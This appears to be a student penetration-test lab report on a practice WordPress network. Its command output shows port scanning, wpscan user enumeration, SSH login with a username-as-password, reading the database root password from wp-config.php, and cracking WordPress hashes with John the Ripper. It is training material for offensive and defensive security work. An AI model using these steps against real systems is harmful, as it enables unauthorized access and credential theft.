Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0 -
192.168.1.255
Netmask:255.255.255.0
Gateway: 192.168.1.0

Machines
IPv4:192.168.1.1
OS: WIndows
Hostname:ML-RefVm-684427

IPv4: 192.168.1.110
OS: linux
Hostname:Target1

IPv4: 192.168.1.115
OS: linux
Hostname:Target2

IPv4: 192.168.1.90
OS: Linux
Hostname:Kali

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
1. Unauthorized Port Scans/Unfiltered & Open common ports.	Scanning networks/Systems to identify which ports are open/accessible.	Due to the lack of security, Attacker was easily able to scan ports and see what services they are running.
2. CWE-521: Weak Password Requirements	*PC does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.*	User “michael” had the same password as username. This password is very weak and vulnerable to a specified brute force attack.
3. No restrictions on sensitive folders/information/tables	Sensitive information is openly available to users. There is no form of security on sensitive information.	Was able to view passwords by quering user table. wp-config.php was accessed and it had sensitive information

Exploits Used

1.Unauthorized Port Scans/Unfiltered & Open Common Ports.

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique
  - By Running ‘ nmap -sV 192.168.1.0/24’ to scan the network.
  - We also ran wpscan --url http://192.168.1.110/wordpress --enumerate vp,u
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - The nmap scan showed us which ports were open and what services they are running. As well as their OS and which version of OS they are running.
  - wpscan showed us which users can access wordpress documents.
- Include a screenshot or command output illustrating the exploit.

Screenshots of nmap & wpscan

nmap -sV 192.168.1.0/24

```
)Kali:~# nmap -sV 192.168.1.0/24
ting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 17:28 PST
 scan report for 192.168.1.1
 is up (0.00055s latency).
shown: 995 filtered ports
    STATE SERVICE       VERSION
tcp  open  msrpc         Microsoft Windows RPC
tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
tcp  open  microsoft-ds?
/tcp open  vmrdp?
/tcp open  ms-wbt-server Microsoft Terminal Services
Address: 00:15:5D:00:04:0D (Microsoft)
ice Info: OS: Windows; CPE: cpe:/o:microsoft:windows

 scan report for 192.168.1.100
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 29.12 seconds
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

wpscan --url http://192.168.1.110/wordpress --enumerate vp,u

```
[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
```

2. CWE-521: Weak Password Requirements

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - There was no specific tool used to break this password. It was a very weak password any one with malicious intent can easily log in.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - Having a weak password can be detremental. Due to ‘michael’ having a weak password, we were able to gain access to target1 PC via SSH, giving us access to sensitive folders and resources.
- Include a screenshot or command output illustrating the exploit.

3. No restrictions on sensitive folders/information/tables

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

- wp-config.php found in /var/www/html had read access. Through nano, we were able to see contents of this file and got user and pass for mysql.
- It was very easy login to the sql database using user and pass found in wp-conig.php.
- The users table did not have any protection whatsoever against any queries to password field.

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

  - This vulnerabilty gave us access to user login information. Although they were hashed, it was easily broken via johntheripper due to lack of password security.

Screenshots of unrestricted folders and ease of access.

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Mon Nov  9 17:17:19 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.899 KB
[+] Memory used: 178.727 MB
[+] Elapsed time: 00:00:04
root@Kali:~#
::1             ip6-allnodes    ip6-loopback
ff02::1         ip6-allrouters  Kali
ff02::2         ip6-localhost   localhost
root@Kali:~# sS
```

```
root@Kali:/# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 86 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 88 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:22  3/3 0g/s 8465p/s 16926c/s 16926C/s bluvhoy..blufale
pink84          (user2)
1g 0:00:17:18  3/3 0.000963g/s 13595p/s 17158c/s 17158C/s sentoret..seckly09
1g 0:00:17:19  3/3 0.000962g/s 13599p/s 17159c/s 17159C/s solieppi..sonalase
```

[Start of Blue Team Presentation]